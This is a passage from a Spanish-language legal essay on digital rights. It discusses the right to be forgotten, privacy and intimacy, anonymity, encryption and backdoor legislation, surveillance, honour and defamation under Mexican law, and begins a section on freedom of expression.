5. En el aspecto de readaptación o reinserción social puede funcionar, tal es el caso de los ejemplos de solicitudes que Google muestra por el tema de transparencia, donde en el país de Bélgica "una persona condenada por un delito grave en los últimos cinco años pero a la que se le revocó la condena nos pidió que retirásemos un artículo sobre el incidente. Hemos retirado la página de los resultados de búsqueda correspondientes a su nombre" (Google, 2017).
6. La armonía y equilibrio de todos los derechos el organismo competente así como el ente revisor sea social y privado tendrán que determinar qué es de interés público y qué no lo es. Algunos ejemplos de Google son los siguientes:

> un funcionario de alto rango nos pidió que retirásemos los artículos recientes en los que se habla de una condena penal de hace décadas. No hemos retirado los artículos de los resultados de búsqueda. Un conocido empresario nos pidió que retirásemos los artículos sobre una demanda presentada contra un periódico. No hemos retirado los artículos de los resultados de búsqueda. Un cura condenado por posesión de pornografía infantil nos pidió que retirásemos los artículos en los que se informa de su sentencia y expulsión de la iglesia. No hemos retirado las páginas de los resultados de búsqueda (Google, 2017).

Con estos tres ejemplos podemos notar que siempre se pondera lo que es de interés público tomando diversos elementos en pro de la sociedad, pues la ponderación entre los derechos fundamentales entre la libertad de información y el derecho a la intimidad personal y familiar tiene que considerarse si tiene relevancia pública o de interés general en el debate de una sociedad libre.

7. El derecho al olvido no podrá exigirse cuando dicha información sea necesaria para protección de la sociedad. Es cierto que los artículos con fines exclusivamente periodísticos son viables por los derechos fundamentales de libertad de expresión y acceso a la información a quien los lee y comparte, pero en *stricto sensu* así como los buscadores y autores de los sitios o al menos en su mayoría emiten este tipo de comunicación para obtener un lucro, dicho esto el aspecto económico puede mover a dichas actividades y publicaciones, pero jamás el interés económico podrá sobrepasar los derechos fundamentales, los derechos no tienen peso ni son posibles de comparar con todo el dinero.
8. Más que un derecho a la privacidad y tratamiento de datos personales, yendo a la raíz de la afectación, las personas solicitan este olvido por cuestiones de reputación, honor y la propia imagen, en este tenor la reputación es un aspecto importante para que una persona pueda tener una vida satisfactoria y feliz.
9. Cuando se habla de los menores de edad siempre es más importante, por lo tanto los Estados deben garantizar la protección específica de sus datos personales, aunque la voluntad del menor sea una el Estado debe ponderar, y si implica riesgos tendrá que intervenir.

Por último, es importante mencionar que tres años han sucedido desde que el derecho al olvido se hizo realidad gracias a la Unión Europea en el caso con Google, cuestión que ha sido favorable para los usuarios, pero esto no termina aquí, puesto que el Gobierno del Reino Unido ha comunicado nuevas medidas para reforzar la Ley de Protección de Datos

(Government of the United Kingdom, 2017), con el fin de que los usuarios tengan más control sobre sus datos personales en esta era digital.

Con dicho comunicado, además de incluir un mayor control sobre los datos personales incluyendo el famoso derecho al olvido, entra un nuevo derecho donde las personas podrán exigir a las plataformas de redes sociales la eliminación de información sobre niños y adultos cuando se les pida. Bajo estos planes, los individuos tendrán más control sobre sus datos al tener el derecho de ser olvidados y pedir que sus datos personales sean borrados. Esto también significa que la gente puede pedir a los canales de medios sociales que eliminen la información que publicaron en su infancia. La dependencia de la opción por omisión o de las casillas de verificación preseleccionadas, que en gran medida se ignoran, para dar el consentimiento de las organizaciones a recopilar datos personales también se convertirá en una cosa del pasado.

En pocas palabras, los habitantes del Reino Unido podrán solicitar a las redes sociales como Facebook, Twitter, Instagram, entre otras, por medio de la ley, que se borren las publicaciones que se hicieron antes de cumplir la mayoría de edad. Pareciera que es una opción de olvidar la inmadurez que estereotipa a la niñez/juventud y una doble oportunidad para olvidar aquellas cosas vergonzosas, incómodas o libertinas del pasado que causen un menoscabo a las personas.

Además de lo anteriormente mencionado se pretende que la Ley de Protección de Datos alcance los siguientes puntos:

- Facilitar la retirada del consentimiento para el uso de datos personales.
- Permitir que las personas soliciten que sus datos personales en poder de las empresas sean borrados.
- Permitir a los padres y tutores dar consentimiento para que los datos de su hijo sean usados.
- Exigir que el consentimiento explícito sea necesario para el tratamiento de datos personales sensibles.
- Ampliar la definición de datos personales para incluir direcciones IP, *cookies* del Internet y ADN.
- Actualizar y fortalecer la Ley de Protección de Datos para reflejar la naturaleza y el alcance cambiantes de la economía digital.
- Facilitar y liberar a las personas para exigir a una organización que revele los datos personales que posee sobre ellos.
- Facilitar a los clientes la transferencia de datos entre proveedores de servicios.

Derecho a la privacidad

La privacidad de manera general significa que te dejen en paz, es el derecho a estar solo, en inglés se traduciría como *right to be let alone* (Warren y Brandeis, 1890), donde las personas pueden tener una armonía personal digital, por lo que no se debería hacer intrusiones a las diversas actividades que hacen los particulares en el ciberespacio claramente siendo lícitas y sin sospechas, al comienzo de la privacidad se consideraba la violación de correspondencia, posteriormente comunicaciones telegráficas y telefónicas, y en la actualidad las electrónicas. Es un tema tan amplio que se tocarían temas de protección de datos personales, del derecho al olvido, a la intimidad, anonimato, encriptación, no estar vigilado y al honor.

Ya se habló del derecho a la seguridad nacional, y en los temas desarrollados a continuación se puntualizan ideas para proteger el derecho a la privacidad, pero lo que es importante mencionar es que violar la privacidad de las personas sin un control no favorece la seguridad nacional, porque en nuestro sistema legal se prohíbe presentar en un juicio criminal pruebas obtenidas con vulneración de derechos fundamentales, principalmente el de protección de la vida privada, tales ejemplos son donde un presunto pedófilo quedó libre porque el Buró Federal de Investigaciones (FBI) no quiso revelar cómo *hackea* la web oscura (El Mundo, 2017), y cuando se intentó forzar a las compañías a *hackear* sus dispositivos amenazando la privacidad de los usuarios en el caso FBI contra Apple (BBC Mundo, 18 de febrero de 2016).

Más que aconsejar que no se utilice el nombre real, contar con programas de seguridad como antivirus, anti*spyware*, así como no entrar en páginas sospechosas e instalar programas no fidedignos, lo cierto es que si queremos evitar alguna violación de privacidad, jamás dispongamos esa información personal en un sistema automatizado de procesamiento de datos.

Derecho a la intimidad

El artículo 12 de la *Declaración Universal de Derechos de Humanos* menciona que nadie será objeto de injerencias arbitrarias en su vida privada, su familia, su domicilio o su correspondencia, ni de ataques a su honra o a su reputación. Toda persona tiene derecho a la protección de la ley contra tales injerencias o ataques (ONU, 1948).

En la práctica las palabras privacidad e intimidad parecieran sinónimos, no hay duda que trabajan en conjunto, pues desde nuestra percepción el género es la privacidad y la especie la intimidad. Según la RAE, la intimidad es la "zona espiritual íntima y reservada de una persona o de un grupo, especialmente de una familia" y cómo privacidad al "ámbito de la vida privada que se tiene derecho a proteger de cualquier intromisión".

La intimidad es muy objetiva y limitada, pues al referirse a la zona íntima entenderíamos cuestiones muy personales, para algunos podrían ser sus preferencias sexuales, su familia, afinidad política, creencias religiosas y hasta ciertos datos personales como el lugar en donde se vive, mientras que la palabra privacidad es más amplia incluyendo la vida íntima de las personas y además de datos que puedan ayudar a la idea y construcción de un perfil sobre un individuo, como conocer sus libros favoritos, lugares donde uno ha trabajado, equipo de fútbol favorito, aficiones, gustos, etcétera.

La intimidad es un atributo único de las personas físicas, ya que es ilógico decir que se está violando la intimidad de una empresa o institución gubernamental, pues existen conceptos para su protección como privacidad, confidencialidad y secreto.

Siguiendo el artículo 3 fracción II de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, un aviso de privacidad es el documento a disposición del titular de forma física, electrónica o en cualquier formato generado por el responsable, a partir del momento en el cual se recaben sus datos personales, con el objeto de informarle los propósitos del tratamiento de los mismos.

En el Internet encontramos estos avisos de privacidad en diversos sitios como en las redes sociales, por ejemplo, y no como aviso de intimidad, ya que ésta es un derecho inviolable de dominio único de la persona para mantener lo que crea reservado de su persona fuera del alcance de quienes decida, mientras que la privacidad es ese dominio de la persona que puede disponer para ser accesible a otras con sus requisitos legales, donde ésta puede ser violada cuando exista una resolución judicial contraria. Para finalizar, es importante recordar que todos los asuntos íntimos son privados, pero no todos los asuntos privados son íntimos.

El nacimiento del Internet impone un paradigma de socialización donde las personas interactúan aunque no se conozcan, y pueden hacerlo a través del anonimato, sin mayor temor, debido a la ignorancia del contexto en el que se desarrolla la interacción. Posteriormente, con el crecimiento y auge del Internet, se reconoce el peligro que vincula dicho anonimato y se navega con conocimiento del riesgo que se corre al interactuar con personas desconocidas (Quintero *et al.*, 2016).

Si bien el anonimato es mal empleado por delincuentes como instrumento de cometer delitos y poder salir impunes ante la ley, esto no exime a las autoridades a violar este derecho humano para quienes lo creen pertinente por seguridad, sin duda es un dilema y entra en conflictos con los derechos de seguridad, ya que por una parte tenemos a una persona menor de edad que decide estar en anonimato por las violaciones graves que le han sucedido, pero por otra tenemos al malhechor que comete sus actos ilícitos sin ninguna repercusión.

En el caso del cuidado de los niños en las redes sociales, el anonimato tendría que sacrificarse, pues si estos medios contaran con medios de autenticación se podría saber con quién se tiene una conversación y así proteger los intereses del menor de edad, pero por otra parte, al momento de querer expresarse en manifestación con alguna ideología política o religiosa sería el usuario un blanco fácil de encontrar.

Después de nuestra mente, el Internet es el segundo espacio que nos da aliento a que existe la libertad, el anonimato es una garantía esencial para los seres humanos. Pero, ¿realmente podría existir el anonimato? La respuesta es no, aunque se utilicen las mejores herramientas y métodos para lograrlo, con el hecho de hacer contacto con las redes y hacer movimientos siempre existirá un registro de todo.

Para algunos esconderse bajo un alias o un *nick* en el Internet, o abrir el navegador en modo incógnito es suficiente para cuidar su anonimato, sin embargo su dirección IP y metadatos indican su localización. El cifrado también es una opción adecuada que se hablará más adelante, otros usuarios han optado por utilizar herramientas como un servidor *proxy* donde otro ordenador canaliza tu conexión, The Onion Router (TOR) o las redes Virtual Private Network (VPN).

Aunque en algunos casos tener anonimato cuesta y no hablo de solo del aspecto económico, las desventajas de utilizar las herramientas antes mencionadas para obtener el anonimato son que en ocasiones no

son comunicaciones seguras, pueden acumular tus datos personales y de navegación para venderlos a terceros, infectarte el navegador para mostrarte anuncios, y a fin de cuentas, te estarás ocultando del gobierno pero de forma indirecta alguien más vería tu información sin ningún problema. Así que al usar herramientas como estas para el anonimato habrá que considerar el mejor método para emplearlo y saber sobre el tema, además de saber los riesgos a los que uno puede enfrentarse.

En el caso de los organismos encargados de la seguridad en la red, así como cualquier usuario, es importante resguardar su derecho al anonimato, ya que utilizando la tecnología los movimientos y escenarios son en un mundo virtual inmaterial, pero no significa que es ajeno al real y material, siendo expuestos y vulnerables ante los delincuentes.

Suecia en su Ley 1991:483 sobre los datos personales ficticios (Notisum, 1991) prevé que si una persona está expuesta a un delito grave dirigido contra su vida, salud o libertad puede obtener un permiso de uso de información personal con datos ficticios, donde observamos que el anonimato en ocasiones es una protección.

Derecho a encriptar

No nos adentraremos mucho en el tema de encriptación puesto que se dedicará un capítulo especialmente a ello, pero creemos conveniente mencionar lo ideal para desarrollar el derecho a encriptar. La RAE define cifrar como "transcribir en guarismos, letras o símbolos, de acuerdo con una clave, un mensaje o texto cuyo contenido se quiere proteger", y encriptar como "del ingl. to encrypt; cf. gr. *ἐγκρύπτειν enkrýptein* 'ocultar' y tr. cifrar (II transcribir con una clave)".

Por lo que realmente la palabra encriptar no es una palabra propia del español, es un anglicismo del concepto *encrypt,* con un significado de cifrar y sinónimo del mismo, por lo tanto encriptado y desencriptado, en inglés *encrypt* y *decrypt*, es como decir cifrado y descifrado.

La criptología desde tiempos remotos se ha encargado del estudio de la codificación de la información con la finalidad de transmitirla en forma segura, es decir, de forma tal que al caer un determinado mensaje codificado (el mismo que se desea enviar en forma segura) en manos inadecuadas éste sea imposible de descifrar por los usurpadores (Origgi, 2003), siendo la ciencia principal, cúspide y el género de la criptografía, criptoanálisis, esteganografía y estegoanálisis.

Brevemente definimos que la criptografía por medio de algoritmos, protocolos y protege la información para que sea segura entre el emisor y receptor que se comunican. El criptoanálisis es lo opuesto, ya que ataca para romper la seguridad de las técnicas criptográficas. La esteganografía tiene como finalidad el ocultar mensajes u objetos dentro de otros, utilizándolos solo como vehículos o portadores, ya sea en imágenes, videos, audios o hasta en textos, pasando desapercibidos por terceros, sin levantar alguna sospecha, y su opuesto es el estegoanálisis que igual ataca para romper la seguridad de la esteganografía y poder conocer el mensaje.

Una forma de diferenciar la esteganografía con la criptografía es la siguiente: la primera intenta ocultar la propia existencia del mensaje, a eso se le llama esteganografía, término que proviene de la palabras griegas *steganos* y *graphos*, y que podría traducirse como escritura oculta o encubierta. El segundo método es ocultar el contenido del mensaje, y se le denomina criptografía. La palabra deriva también del griego, concretamente de *kryptos*, que significa ocultos. Por tanto, la diferencia fundamental entre esteganografía y criptografía es que la primera confía en que el mensaje no sea descubierto, pues eso haría inevitable que el enemigo fuera capaz de leerlo, mientras que la segunda confía en que el enemigo no podrá entender el mensaje aunque éste sea interceptado (Zurdo y Gutiérrez, 2005).

Para que sea más claro ponemos un ejemplo: supongamos que tenemos a dos amantes como Romeo y Julieta pero del siglo XXI, los padres de Julieta no permiten que nadie mantenga contacto con su hija a tal grado de tener controlada toda comunicación que entra y sale de su hogar y todo dispositivo electrónico de la familia, pero Romeo tan enamorado desea decirle de cualquier manera cuánto la ama, el problema principal sería cómo comunicarse con ella a través redes electrónicas sin que sus padres se enteren y tomen represalias contra Julieta, por lo que todo dato en texto plano sería bloqueado, y un mensaje cifrado o codificado despertaría sospechas de que alguien quiere comunicarse con su hija y claramente no dejarían transmitirlo, por lo que Romeo utiliza la esteganografía para depositar su mensaje en un vehículo digital como una imagen; esta imagen podría ser hasta con motivos escolares para pasar desapercibida sin que pueda ser detectada por los padres de Julieta, y así el mensaje llegue a Julieta de manera intacta (claramente conociendo la llave y el *software*). Es una bonita historia, sin duda el amor todo lo vence, pero ¿qué sucedería si Romeo fuera un

pedófilo y Julieta una inocente menor de edad?, ¿o si Romeo fuera un terrorista, los padres de Julieta el Gobierno y Julieta otra terrorista? Es un arma de doble filo.

Regresando al tema principal y dejando por un lado la esteganografía nos centramos en la criptografía que pareciera ser sinónimo de cifrar. Pero siguiendo en el estudio de semántica y sintaxis, la criptografía es más amplia, pues se enfoca en métodos para lograr que un mensaje no pueda ser leído por una persona no autorizada, utilizando técnicas de cifrado, codificado y *hashing*.

Sintetizamos que la ciencia y madre de la escritura secreta para ser imposible de leer por personas no autorizadas es la criptología, de aquí se desglosan varias ciencias como la criptografía, y en esta ciencia se emplean técnicas de cifrado, codificado y *hashing*.

Dicho esto el concepto correcto sería derecho a la criptografía, sin embargo, popularmente encriptar se utiliza para englobar todo concepto sobre el tema, además de la aceptación social y de los medios de comunicación que lo emplean en sus noticias y vida cotidiana.

Cuando una persona quiere encriptar su información es porque se siente vulnerada en su privacidad e intimidad; esta necesidad surge por diversas circunstancias: primero porque los delincuentes informáticos están tan preparados que burlan toda seguridad que el Estado garantiza para el pueblo, en segundo punto la ley es tan flexible y en ocasiones tiene lagunas, incluyendo acuerdos secretos Estado-empresa, donde se permite a este sector privado la vigilancia de los usuarios en sus plataformas, y el tercer punto es cuando por cuestiones de seguridad nacional el mismo gobierno te espía.

Entendemos la importancia de la seguridad del Estado, por lo que pudiera llegarse a prohibir la venta de productos para encriptar y hasta prohibir el cifrar comunicaciones. La criptología es un tema que está revolucionando a todo el mundo, por ejemplo: en varios ordenamientos legales con motivos de inspección, las autoridades competentes tienen acceso a revisar documentos, así como a computadoras o sistemas electrónicos, Singapur en sus artículos 39 y 40 de su Código de Procedimiento Penal (Singapore Statutes Online, 2010) es muy exhaustivo y legisla con una visión rígida de protección, donde se le da el acceso al oficial de policía o a la persona autorizada que es un especialista forense para acceder a los ordenadores para diversas funciones de investigación, pero lo importante no solo es eso, en su poder de acceder a la información de descifrado marca que tiene derecho de acceder a

cualquier información, código de la tecnología que tiene la capacidad de retransformación o descifrar los datos cifrados en un formato o texto legible y comprensible para los fines de la investigación del delito con la privación de libertad, además de que si en la investigación de un delito se demuestra que existen datos cifrados como pruebas, esto sirve como agravante.

También en Tanzania en su Ley de Transacciones Electrónicas artículo 36 (Tanzania Communications Regulatory Authority, 2015) señala que una persona no podrá proporcionar servicios criptográficos o de certificación sin licencia, y quien lo haga cometerá un delito, y tras ser declarada culpable, será sancionada con una multa o hasta con prisión.

Cabe destacar que durante el estudio sobre la legislación de los diversos países del mundo, Italia llamó la atención, la cual consideramos que está por delante en materia de protección de datos personales a comparación de las demás naciones; su código al respecto contiene diversas disposiciones interesantes, pero en la que hacemos más énfasis es en el artículo 22 párrafo 6 (Istituto Poligrafico e Zecca dello Stato, 2003), que sintetizando hace referencia a los principios aplicables al tratamiento de los datos sensibles y judiciales, siendo claro en que los datos sensibles y judiciales que figuran en las listas, registros o bases de datos, guardados con la ayuda de instrumentos electrónicos, sean tratados con técnicas de encriptación o mediante el uso de códigos de identificación u otras soluciones que, dado el número y la naturaleza de los datos, los haga temporalmente ininteligible incluso para aquellos que están autorizados para acceder y permitir la identificación de los interesados solo en caso de necesidad.

La función del Estado es la seguridad nacional, el perseguir y castigar los delitos y el bienestar económico de todos, desgraciadamente terribles actos que se han suscitado alrededor del mundo han obligado a los gobiernos a tomar cartas sobre el asunto en cuestión de la lucha contra diversos ataques materiales e inmateriales, aumentando la seguridad e inteligencia contra el terrorismo y la delincuencia en todos sus ámbitos, otorgando a sí misma ciertos poderes de investigación que pueden utilizarse para interferir con la privacidad.

Tal es el caso del Reino Unido, donde en su Ley de Poderes de Investigación del 2016, en inglés *Investigatory Powers Act* (The National Archives, 2016), en su artículo 253(5) impone a los proveedores de comunicación un catálogo de ciertas obligaciones, entre todas la que más llama la atención es la obligación relativa a la eliminación por un

operador pertinente de la protección electrónica, aplicada por o en nombre de dicho operador a cualquier comunicación o datos, es decir, descifrar la comunicaciones o los datos, donde el legislador fue muy inteligente con su visión al generalizarlo con la denominación de protección electrónica, abriendo las puertas ante las nuevas tecnologías que no solo sean de cifrado. Directamente no es una postura contra el cifrado de punto a punto, pero al final el gobierno tiene la información en sus manos de manera descifrada que en sentido amplio es similar.

Mayormente una ley necesita disposiciones reglamentarias, y aquí no es la excepción, pues el mismo artículo 253 en su punto 6 se refiere a que antes de crear un reglamento de esta sección se deberá consultar a una pequeña selección de personas que se enumeran en el mismo artículo donde no entra el público en general, por lo cual se presenta el proyecto denominado *The Investigatory Powers (Technical Capability) Regulations*, con la fecha de recepción del día 13 de julio de 2017 y finalización el día 16 de octubre de 2017 (Comisión Europea, 2017), donde establecen ciertos requisitos para los proveedores de servicios de comunicaciones, como mantener una capacidad para entregar datos descifrados en tiempo casi real con sus requisitos y también la capacidad de interceptar simultáneamente comunicaciones y metadatos de hasta 1 de cada 10 000 de sus clientes.

Ahora la interrogante es ¿valdrá la pena vivir en un mundo donde tengamos que renunciar a nuestra privacidad para el bien en general? Sin duda es un sacrificio para que el bien gane, pero ¿qué pasaría si nunca se vence al mal y es parte de la humanidad? Debemos darnos cuenta que el prohibir el cifrado no es la solución, sino un medio para mantener a una sociedad con una venda de ignorancia y manipulación.

Agraciadamente la Unión Europea acaba de presentar el proyecto normativo 2017/0003(COD) (Parlamento Europeo, 2017), donde no significa que incite al mundo a convertirse en una barbarie con libertinaje, por una parte y de manera correcta hace un frente a los acceso de los datos en casos de terrorismo, pero por otro un freno a la lectura de estos mismos para aquellos que no sean miembros de las fuerzas de seguridad del Estado, prohibiendo las puertas traseras y la obligatoriedad de cifrado punto a punto en las comunicaciones electrónicas.

El cifrado es la encriptación de los mensajes enviados, para así solo poder ser leídos por quien lo envía y quien lo recibe mediante una clave que es parte del proceso de la encriptación, si se llegara a interceptar

un mensaje no le serviría de nada a tal delincuente, pues sin la clave para leerlo solo serían caracteres sin sentido.

En el caso de las puertas traseras, es importante mencionar que no solo con el cifrado se llega a una alta protección, sino la prohibición de las puertas traseras es una ayuda más, que es como dice su nombre una puerta trasera, que quizá ni el mismo usuario conozca de su existencia, pero ayuda a terceros como delincuentes o las mismas fuerzas del Estado a leer las comunicaciones sin ningún problema.

Creemos que el proyecto es una buena propuesta, así se armonizará la colisión de derechos, donde el Estado podría proteger la privacidad y la seguridad nacional al garantizar por medio de cifrado y con la prohibición de las puertas traseras de que la privacidad solo será violada conforme a la ley, con orden judicial y por parte de las autoridades competentes.

Derecho a no ser vigilado

Quizá el gobierno realmente ni se interese en lo que compramos, publicamos en Facebook o lo que haremos en vacaciones, pero nos vigila sin haber cometido irregularidades.

Al tocar el tema de la vigilancia en el Internet, sigue el debate sobre la privacidad contra la seguridad nacional, donde el usuario intenta justificar su derecho a la privacidad como si fuese culpable en un juicio al querer demostrar su inocencia para que sus derechos valgan, pero el Estado no justifica la necesidad de presumir que todo ciudadano es sospechoso. Las luchas de nuestros padres y abuelos para la libertad han quedado en el pasado solo como historia, porque los gobiernos lo están destruyendo poco a poco.

El Internet es una herramienta poderosa, una arma de doble filo, pero cierta y bondadosa, donde la gente aprende, se conoce, encuentra gente de su pasado, trabaja, se divierte y ejerce su compromiso político-religioso-social, por lo que el Internet se ha hecho parte de la naturaleza humana que aunque no sea propia del ser humano es categorizada como un derecho humano. Si la vigilancia ocurre en todo momento y lugar, la sociedad como reflejo de seguridad interna se alejará y el Internet terminará como un espacio regulado pero sin usuarios a quién regular.

Por último, concluimos que el mejor camino para la humanidad es que la privacidad solo sea violada conforme a la ley, con orden judicial y por parte de las autoridades competentes.

Derecho al honor

El Internet es una herramienta tan noble que crea un espacio para todo el mundo de expresarse con libertad, de manera sencilla, barata y en casi todo lugar, mediante sitios webs, blogs y foros con recursos de texto, animaciones, videos, fotografías, etc. Sin embargo, esa libertad de expresión sin medida se convierte en libertinaje, y por medio del anonimato, en ocasiones sin éste, algunos usuarios contribuyen a crear escenarios ruines, ya que por medio de actos molestos como calumnias, injurias y difamaciones llegan a cometer conductas ilícitas.

El honor es el concepto que la persona tiene de sí misma o que los demás se han formado de ella, en virtud de su proceder o de la expresión de su calidad ética y social. Todo individuo, al vivir en sociedad, tiene el derecho de ser respetado y considerado y, correlativamente, tiene la obligación de respetar a aquellos que lo rodean. En el campo jurídico esta necesidad se traduce en un derecho que involucra la facultad que tiene cada individuo de pedir que se le trate en forma decorosa y la obligación de los demás de responder a este tratamiento. Por lo general, existen dos formas de sentir y entender el honor: *a)* en el aspecto subjetivo o ético, el honor se basa en un sentimiento íntimo que se exterioriza por la afirmación que la persona hace de su propia dignidad; y *b)* en el aspecto objetivo, externo o social, como la estimación interpersonal que la persona tiene por sus cualidades morales y profesionales dentro de la comunidad. En el aspecto subjetivo, el honor es lesionado por todo aquello que lastima el sentimiento de la propia dignidad. En el aspecto objetivo, el honor es lesionado por todo aquello que afecta a la reputación que la persona merece, es decir, el derecho a que otros no condicionen negativamente la opinión que los demás hayan de formarse de nosotros (SCJN, febrero de 2014).

Si bien el artículo 1 de la Constitución Política de los Estados Unidos Mexicanos establece la tutela de derechos humanos a todas las personas, lo que comprende no sólo a las físicas, consideradas en su calidad de seres humanos, sino también a las jurídicas, ello se circunscribe a los casos en que su condición de entes abstractos y ficción jurídica se los permita, ya que es evidente que no pueden gozar de la totalidad de

los derechos privativos del ser humano, como ocurre con el derecho a la dignidad humana, del que derivan los diversos a la integridad física y psíquica, al honor, al libre desarrollo de la personalidad, al estado civil y el propio derecho a la dignidad personal, que son inherentes al ser humano como tal (SCJN, 2017).

En un sentido estricto, cuando existe una colisión de derechos como podría ser libertad de expresión o derecho a la información contra derecho al honor, ¿cuál debe prevalecer? La respuesta es que todos, pues son derechos constitucionales y por ende fundamentales, más que un tema de legislación es de ponderación hacia cada caso que los tribunales emiten cambiando por cada caso en temporalidad y época. Un claro ejemplo es el siguiente fallo de la Suprema Corte de Justicia de la Nación (SCJN):

> ***Derecho a ser informado y derecho al honor. Estándar para determinar su prevalencia***
>
> El derecho a ser informado no es absoluto, pues a pesar de que el Estado tiene la obligación de informar a la población sobre temas de interés y relevancia pública, también debe proteger y garantizar el derecho al honor y la reputación de las personas. No obstante, debe considerarse la posición prevalente del derecho a ser informado, por resultar esencial para la formación de una opinión pública libre, indispensable para el fomento y desarrollo de una verdadera democracia. Por tanto, aquellos casos en que el derecho a ser informado pueda entrar en conflicto con el derecho al honor o reputación, la decisión de la autoridad sobre la difusión de cierta información debe basarse en el cumplimiento de los siguientes requisitos: 1) La información debe ser de relevancia pública o de interés general. En ese sentido, cumple dicho requisito si contiene temas de trascendencia social, o bien, versa sobre personas con un impacto público o social. 2) La información debe ser veraz, lo cual no exige la demostración de una verdad contundente, sino una certera aproximación a la realidad en el momento en que se difunde, es decir, la información que emita el Estado, sus instituciones o funcionarios debe reflejar una diligente difusión de la verdad, ya sea porque la autoridad emisora de la información utilice investigaciones, datos, informes o estadísticas oficiales que sean propios de la autoridad que difunde la información, o bien, de otras autoridades, así como por aquellos hechos notorios para la sociedad. 3) La información debe ser objetiva e imparcial. En ese sentido, se requiere que la información difundida carezca de toda intervención de juicios o valoraciones subjetivas que puedan considerarse propias de la libertad de expresión y que, por tanto, no tengan por fin informar a la sociedad, sino establecer una postura, opinión o crítica respecto a una persona, grupo o situación determinada (SCJN, 2016).

En la afirmación de que toda persona y funcionario público puede ser susceptible a aparecer en publicaciones y se utilice su imagen de diversas maneras, habrá que separar en lo que respecta al honor de la vida privada y del ámbito público, puesto que ya hemos mencionado anteriormente que el derecho a la intimidad es inviolable, pero mientras realicen funciones públicas o estén involucradas en temas de relevancia pública, toda persona podrá manifestar ideas contra éste, sin miedo a alguna inquisición judicial o administrativa, claramente sin atacar la moral, la vida privada o los derechos de terceros que provoque algún delito o perturbe el orden público.

Los tipos penales en el ámbito federal fueron despenalizados en dos momentos diferentes: el 23 de diciembre de 1985 derogando los artículos 348 y 349 (*Diario Oficial de la Federación,* México, 23 de diciembre de 1985) referente a las injurias y el 13 de abril de 2007 de los artículos 350-363 (*Diario Oficial de la Federación,* México, 13 de abril de 2007) con los delitos de difamación, calumnia y disposiciones comunes para los capítulos precedentes.

En el momento que dejan de ser delitos pasan a formar parte de la materia civil, contemplándose como responsabilidad civil, cuestión que es importante, puesto que en la práctica solo el derecho penal es el único que puede imponer pena corporal, por lo tanto la privación de la libertad a través de la prisión y la multa que se consideraba dejan de existir para tales ilícitos, y por ser ahora meramente civil, únicamente se maneja a través de indemnización con la reparación del daño moral.

Por lo que siguiendo el artículo 1916 del Código Civil Federal entendemos por daño moral la afectación que una persona sufre en sus sentimientos, afectos, creencias, decoro, honor, reputación, vida privada, configuración y aspecto físicos, o bien, en la consideración que de sí misma tienen los demás. Se presumirá que hubo daño moral cuando se vulnere o menoscabe ilegítimamente la libertad o la integridad física o psíquica de las personas.

Los sujetos a la reparación del daño son I) el que comunique a una o más personas la imputación que se hace a otra persona física o moral, de un hecho cierto o falso, determinado o indeterminado, que pueda causarle deshonra, descrédito, perjuicio, o exponerlo al desprecio de alguien; II) el que impute a otro un hecho determinado y calificado como delito por la ley, si este hecho es falso, o es inocente la persona a quien se imputa; III) el que presente denuncias o querellas calumniosas, entendiéndose por tales aquellas en que su autor imputa un delito

a persona determinada, sabiendo que ésta es inocente o que aquél no se ha cometido, y IV) al que ofenda el honor, ataque la vida privada o la imagen propia de una persona.

Claramente en el artículo 1916 bis hace una distinción donde no estará obligado a la reparación del daño moral quien ejerza sus derechos de opinión, crítica, expresión e información, en los términos y con las limitaciones de los artículos 6 y 7 de la Constitución.

Por otro lado, la honorabilidad no desaparece de manera total de nuestro Código Penal Federal, ya que en su artículo 30 se refiere a la reparación del daño con las características de integral, adecuada, eficaz y efectiva, además de ser proporcional a la gravedad del daño causado y a la afectación sufrida, dicho esto la reparación comprenderá cuando menos la declaración que restablezca la dignidad y reputación de la víctima, a través de medios electrónicos o escritos.

Fuego contra fuego no es la solución para defender el honor, pues se prestaría a crear un escenario de combate y circo para los lectores, es mejor de manera pasiva pedir que se retire el contenido, otras opciones son en el caso de algunas redes sociales donde se puede reportar el contenido que afecte a la persona, o por vía jurisdiccional para que se retire el material ofensivo, que se retracten públicamente y solicitar daños y perjuicios tanto económicos como morales.

Pero, ¿qué sucede cuando una noticia se viraliza? Se convierte en un virus que se propaga por ocio siendo madre de todos los vicios, donde la principal persona tiene el ánimo e intención de dañar el honor y dignidad de la persona en el Internet, mientras que la comunidad directamente no pretende dañar ese honor y no comete ilícito, pues la reproducción de información no da lugar al daño moral, aun en los casos en que la información reproducida, no sea correcta y pueda dañar el honor de alguna persona, pues no constituye una responsabilidad para el que difunde dicha información, siempre y cuando se cite la fuente de donde se obtuvo, pero al compartirlo se viraliza rompiendo todas las fronteras y se destroza la reputación de la persona en horas.

Tal es el caso donde comenzó a circular un video (que rápidamente se volvió viral) de una mujer teniendo relaciones con un *stripper* en una supuesta despedida de soltera frente a decenas de espectadoras (SDP noticias, 2017). El video iba acompañado de una foto de una mujer que se presumía que estaba próxima a casarse; sin duda ambas tenían un parecido, por lo que la comunidad lo dio por hecho y comenzó a compartir a pesar de que varios medios de comunicación señalaron que el video

compartido era anterior a cinco años de la publicación, por lo que no podía ser de la mujer que salía en la fotografía. Los medios aseguran que al momento de que la mujer confundida como la actriz porno se enfrentó a muchos problemas, desde pérdida de amistades y familiares hasta problemas laborales.

La respuesta no solo es aumentar la seguridad y filtros en el Internet al publicar noticias, ni verificar fuentes confiables a la hora de compartir, la solución a este problema es la misma humanidad, en concepto de que hagamos conciencia ante todo contenido, no siendo copartícipes de daños a la dignidad de las personas solo por recibir algunos *likes*, preguntándonos en todo momento si la noticia que hemos de compartir es de interés en general o atenta contra la vida íntima de la persona, sentir empatía y reconocer si estuviéramos en su lugar si quisiéramos que nos hicieran lo mismo. Recordemos la frase del político mexicano Benito Juárez que dice "entre los individuos, como entre las naciones, el respeto al derecho ajeno es la paz".

Derecho a la libertad de expresión

El Internet es un gran altavoz mundial cuando es utilizado para la libertad de expresión, este derecho existe desde antes que naciera el del derecho al Internet, sin duda en cada época se han tenido revoluciones y conflictos para luchar por su prevalencia, por lo que en esta era digital no es la excepción. Diversos gobiernos y empresas lo han querido regular al ser tan poderoso, pues tanto poder sin control llega a ser peligroso para algunos y es aquí donde puede nacer la censura.

En la actualidad ningún país e institución internacional se exime al hablar de la libertad de expresión, por lo que existen demasiados textos vinculativos y declarativos, los cuales hacen énfasis en este derecho material y ahora digital.

De acuerdo con los artículos 18 y 19 de la Declaración Universal de los Derechos Humanos,

